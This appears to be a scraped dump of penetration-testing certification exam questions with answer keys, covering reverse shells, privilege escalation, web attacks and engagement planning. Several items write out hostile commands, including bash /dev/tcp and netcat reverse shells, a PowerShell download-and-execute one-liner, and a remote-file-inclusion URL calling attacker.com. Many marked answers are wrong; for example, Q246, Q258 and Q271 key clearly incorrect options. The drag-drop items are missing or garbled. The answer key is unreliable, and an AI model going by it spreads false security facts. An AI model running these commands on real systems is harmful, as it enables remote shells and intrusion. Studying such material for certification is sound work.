
A penetration tester is in the process of writing a report that outlines the overall level of risk to operations. In which of the following areas of the report should the penetration tester put this?

- A. Appendices
- B. Executive summary
- C. Technical summary
- D. Main body

Correct Answer: *B*

QUESTION 246

A penetration tester is performing a black box assessment on a web-based banking application. The tester was only provided with a URL to the login page. Given the below code and output:



```
import requests
from BeautifulSoup import BeautifulSoup
request = requests.get("https://www.bank.com/admin")
respHeaders, respBody = request[0], request[1]
if respHeader.statuscode = 200:
        soup = BeautifulSoup(respBody)
        soup = soup.FindAll("div", {"type": "hidden"})
        print respHeader.StatusCode, StatusMessage
else:
        print respHeader.StatusCode, StatusMessage

Output: 200 OK
```

Which of the following is the tester intending to do?

- A. Horizontally escalate privileges.

- B. Scrape the page for hidden fields.
- C. Analyze HTTP response code.
- D. Search for HTTP headers.


Correct Answer: *D*


QUESTION 247
A penetration tester wants to launch a graphic console window from a remotely compromised host with IP 10.0.0.20 and display the terminal on the local computer with IP 192.168.1.10. Which of the following would accomplish this task?

- A. From the remote computer, run the following commands: export XHOST 192.168.1.10:0.0 xhost+ Terminal
- B. From the local computer, run the following command: ssh -L4444:127.0.0.1:6000 -X user@10.0.0.20 xterm
- C. From the remote computer, run the following command: ssh -R6000:127.0.0.1:4444 -p 6000 user@192.168.1.10 "xhost+; xterm"
- D. From the local computer, run the following command: nc -l -p 6000 Then, from the remote computer, run the following command: xterm | nc 192.168.1.10 6000

Correct Answer: *A*

QUESTION 248
DRAG DROP -
Place each of the following passwords in order of complexity from least complex (1) to most complex (4), based on the character sets represented. Each password may be used only once.
Select and Place:





Correct Answer:

QUESTION 249
A penetration tester compromises a system that has unrestricted network access over port 443 to any host. The penetration tester wants to create a reverse shell from the victim back to the attacker. Which of the following methods would the penetration tester MOST likely use?

- A. perl -e 'use SOCKET'; $i='<SOURCEIP>; $p='443;
- B. ssh superadmin@<DESTINATIONIP> -p 443
- C. nc -e /bin/sh <SOURCEIP> 443
- D. bash -i >& /dev/tcp/<DESTINATIONIP>/443 0>&1

Correct Answer: *D*
Reference:
https://hackernoon.com/reverse-shell-cf154dfee6bd
QUESTION 250
A penetration tester observes that the content security policy header is missing during a web application penetration test. Which of the following techniques would the penetration tester MOST likely perform?

- A. Command injection attack
- B. Clickjacking attack
- C. Directory traversal attack
- D. Remote file inclusion attack

Correct Answer: *B*
Reference:
https://geekflare.com/http-header-implementation/
QUESTION 251
Which of the following are MOST important when planning for an engagement? (Select TWO).

- A. Goals/objectives
- B. Architectural diagrams

- C. Tolerance to impact
- D. Storage time for a report
- E. Company policies

Correct Answer: *AC*

QUESTION 252
The following line was found in an exploited machine's history file. An attacker ran the following command: bash -i >& /dev/tcp/192.168.0.1/80 0> &1
Which of the following describes what the command does?

- A. Performs a port scan.
- B. Grabs the web server's banner.
- C. Redirects a TTY to a remote system.
- D. Removes error logs for the supplied IP.

Correct Answer: *C*

QUESTION 253
Which of the following types of intrusion techniques is the use of an "under-the-door tool" during a physical security assessment an example of?

- A. Lockpicking
- B. Egress sensor triggering
- C. Lock bumping
- D. Lock bypass

Correct Answer: *D*
Reference:
https://www.triaxiomsecurity.com/2018/08/16/physical-penetration-test-examples/
QUESTION 254
During testing, a critical vulnerability is discovered on a client's core server. Which of the following should be the NEXT action?

- A. Disable the network port of the affected service.
- B. Complete all findings, and then submit them to the client.
- C. Promptly alert the client with details of the finding.
- D. Take the target offline so it cannot be exploited by an attacker.

Correct Answer: *A*

QUESTION 255
A penetration tester has successfully deployed an evil twin and is starting to see some victim traffic. The next step the penetration tester wants to take is to capture all the victim web traffic unencrypted. Which of the following would BEST meet this goal?

- A. Perform an HTTP downgrade attack.

- B. Harvest the user credentials to decrypt traffic.
- C. Perform an MITM attack.
- D. Implement a CA attack by impersonating trusted CAs.

Correct Answer: *A*

QUESTION 256
After gaining initial low-privilege access to a Linux system, a penetration tester identifies an interesting binary in a user's home folder titled "changepass."
-sr-xr-x 1 root root 6443 Oct 18 2017 /home/user/changepass
Using "strings" to print ASCII printable characters from changepass, the tester notes the following:
$ strings changepass
exit
setuid
strcmp

GLIBC_2.0 -

ENV_PATH -
%s/changepw
malloc
strlen
Given this information, which of the following is the MOST likely path of exploitation to achieve root privileges on the machine?

- A. Copy changepass to a writable directory and export the ENV_PATH environmental variable to the path of a token-stealing binary titled changepw. Then run changepass.
- B. Create a copy of changepass in the same directory, naming it changepw. Export the ENV_PATH environmental variable to the path '/home/user/'. Then run changepass.
- C. Export the ENV_PATH environmental variable to the path of a writable directory that contains a token-stealing binary titled changepw. Then run changepass.
- D. Run changepass within the current directory with sudo after exporting the ENV_PATH environmental variable to the path of '/usr/local/bin'.


Correct Answer: *D*

QUESTION 257
A penetration tester wants to script out a way to discover all the RPTR records for a range of IP addresses. Which of the following is the MOST efficient to utilize?

- A. nmap -p 53 -oG dnslist.txt | cut -d ":" -f 4
- B. nslookup -ns 8.8.8.8 << dnslist.txt
- C. for x in {1...254}; do dig -x 192.168.$x.$x; done
- D. dig -r > echo "8.8.8.8" >> /etc/resolv.conf

Correct Answer: *A*

QUESTION 258
Given the following Python script:



```
#!/usr/bin/python
import socket as skt
for port in range(1,1024):
    try:
        sox=skt.socket(skt.AF_INET,skt.SOCK_STREAM)
        sox.settimeout(1000)
        sox.connect(('127.0.0.1',port))
        print '%d:OPEN' % (port)
        sox.close
    except: continue
```

Which of the following is where the output will go?

- A. To the screen
- B. To a network server
- C. To a file
- D. To /dev/null

Correct Answer: *C*

QUESTION 259
An engineer, who is conducting a penetration test for a web application, discovers the user login process sends from field data using the HTTP GET method. To mitigate the risk of exposing sensitive information, the form should be sent using an:

- A. HTTP POST method.
- B. HTTP OPTIONS method.
- C. HTTP PUT method.
- D. HTTP TRACE method.

Correct Answer: *A*

QUESTION 260
A software developer wants to test the code of an application for vulnerabilities. Which of the following processes should the software developer perform?

- A. Vulnerability scan
- B. Dynamic scan
- C. Static scan
- D. Compliance scan

Correct Answer: *A*

QUESTION 261
While monitoring WAF logs, a security analyst discovers a successful attack against the following URL: https://example.com/index.php?Phone=http://attacker.com/badstuffhappens/revshell.php
Which of the following remediation steps should be taken to prevent this type of attack?


- A. Implement a blacklist.

- B. Block URL redirections.
- C. Double URL encode the parameters.
- D. Stop external calls from the application.

Correct Answer: *B*

QUESTION 262

A penetration tester is testing a banking application and uncovers a vulnerability. The tester is logged in as a non-privileged user who should have no access to any data. Given the data below from the web interception proxy:



```
Request
POST /Bank/Tax/RTSdocuments/ HTTP 1.1
Host: test.com
Accept: text/html; application/xhtml+xml
Referrer:https://www.test.com/Bank/Tax/RTSdocuments/
Cookie: PHPSESSIONID: ;
Content-Type: application/form-data;

Response
403 Forbidden
<tr>
<td>Error:</td></tr>
<tr><td>Insufficient Privileges to view the data.</td></tr>

Displaying 1-10 of 105 records.
```

Which of the following types of vulnerabilities is being exploited?

- A. Forced browsing vulnerability
- B. Parameter pollution vulnerability
- C. File upload vulnerability
- D. Cookie enumeration

Correct Answer: *D*

QUESTION 263


A penetration tester was able to retrieve the initial VPN user domain credentials by phishing a member of the IT department. Afterward, the penetration tester obtained hashes over the VPN and easily cracked them using a dictionary attack. Which of the following remediation steps should be recommended? (Select
THREE).

- A. Mandate all employees take security awareness training.
- B. Implement two-factor authentication for remote access.
- C. Install an intrusion prevention system.
- D. Increase password complexity requirements.
- E. Install a security information event monitoring solution.
- F. Prevent members of the IT department from interactively logging in as administrators.
- G. Upgrade the cipher suite used for the VPN solution.

Correct Answer: *BCG*

QUESTION 264

A penetration tester is reviewing the following output from a wireless sniffer:



ESSID	BSSID	ENCRYPTION	CHANNEL	WPS
Guest	AD:1F:AB:10:33:78	OPEN	6	N
Secure	AD:1F:AB:10:33:79	WPA2-PSK	6	N
Dev	AD:1F:AB:10:33:70	WPA2-ENT	11	N

Which of the following can be extrapolated from the above information?

- A. Hardware vendor
- B. Channel interference
- C. Usernames
- D. Key strength

Correct Answer: *C*

QUESTION 265

An email sent from the Chief Executive Officer (CEO) to the Chief Financial Officer (CFO) states a wire transfer is needed to pay a new vendor. Neither is aware of the vendor, and the CEO denies ever sending the email. Which of the following types of motivation was used in this attack?

- A. Principle of fear
- B. Principle of authority
- C. Principle of scarcity
- D. Principle of likeness
- E. Principle of social proof

Correct Answer: *B*

QUESTION 266

A security assessor completed a comprehensive penetration test of a company and its networks and systems. During the assessment, the tester identified a vulnerability in the crypto library used for TLS on the company's intranet-wide payroll web application. However, the vulnerability has not yet been patched by the vendor, although a patch is expected within days. Which of the following strategies would BEST mitigate the risk of impact?

- A. Modify the web server crypto configuration to use a stronger cipher-suite for encryption, hashing, and digital signing.
- B. Implement new training to be aware of the risks in accessing the application. This training can be decommissioned after the vulnerability is patched.
- C. Implement an ACL to restrict access to the application exclusively to the finance department. Reopen the application to company staff after the vulnerability is patched.
- D. Require payroll users to change the passwords used to authenticate to the application. Following the patching of the vulnerability, implement another required password change.

Correct Answer: *C*

QUESTION 267

A penetration tester reports an application is only utilizing basic authentication on an Internet-facing application. Which of the following would be the BEST remediation strategy?

- A. Enable HTTP Strict Transport Security.
- B. Enable a secure cookie flag.

- C. Encrypt the communication channel.
- D. Sanitize invalid user input.

Correct Answer: *A*

QUESTION 268
A penetration tester is performing a code review. Which of the following testing techniques is being performed?

- A. Dynamic analysis
- B. Fuzzing analysis
- C. Static analysis
- D. Run-time analysis

Correct Answer: *C*
Reference:
https://smartbear.com/learn/code-review/what-is-code-review/
QUESTION 269
During a full-scope security assessment, which of the following is a prerequisite to social engineer a target by physically engaging them?

- A. Locating emergency exits
- B. Preparing a pretext
- C. Shoulder surfing the victim
- D. Tailgating the victim

Correct Answer: *B*

QUESTION 270
Consider the following PowerShell command:
powershell.exe IEX (New-Object Net.Webclient).downloadstring(http://site/script.ps1");Invoke-Cmdlet
Which of the following BEST describes the actions performed by this command?

- A. Set the execution policy.
- B. Execute a remote script.
- C. Run an encoded command.
- D. Instantiate an object.

Correct Answer: *B*

QUESTION 271
Which of the following excerpts would come from a corporate policy?

- A. Employee passwords must contain a minimum of eight characters, with one being alphanumeric.
- B. The help desk can be reached at 800-passwd1 to perform password resets.
- C. Employees must use strong passwords for accessing corporate assets.
- D. The corporate systems must store passwords using the MD5 hashing algorithm.

Correct Answer: *D*

QUESTION 272
In which of the following scenarios would a tester perform a Kerberoasting attack?

- A. The tester has compromised a Windows device and dumps the LSA secrets.
- B. The tester needs to retrieve the SAM database and crack the password hashes.
- C. The tester has compromised a limited-privilege user and needs to target other accounts for lateral movement.
- D. The tester has compromised an account and needs to dump hashes and plaintext passwords from the system.

Correct Answer: *C*

QUESTION 273
While trying to maintain persistence on a Windows system with limited privileges, which of the following registry keys should the tester use?

- A. HKEY_CLASSES_ROOT
- B. HKEY_LOCAL_MACHINE
- C. HKEY_CURRENT_USER
- D. HKEY_CURRENT_CONFIG


Correct Answer: *C*
Reference:
https://www.redcanary.com/blog/windows-registry-attacks-threat-detection/

QUESTION 274
A penetration tester has a full shell to a domain controller and wants to discover any user account that has not authenticated to the domain in 21 days. Which of the following commands would BEST accomplish this?

- A. dsrm -users "DN=company.com; OU=hq CN=users"
- B. dsuser -name -account -limit 3
- C. dsquery user -inactive 3
- D. dsquery -o -rdn -limit 21

Correct Answer: *D*


QUESTION 275
DRAG DROP -
A manager calls upon a tester to assist with diagnosing an issue within the following Python script:
#!/usr/bin/python
s = "Administrator"
The tester suspects it is an issue with string slicing and manipulation. Analyze the following code segment and drag and drop the correct output for each string manipulation to its corresponding code segment. Options may be used once or not at all.
Select and Place:



Code segment	Output		
s[4:8]		iita	imdA
s[4:12:2]		inis	nist
s[3::-1]		nsrt	rota
s[-7:-2]		snmA	strat

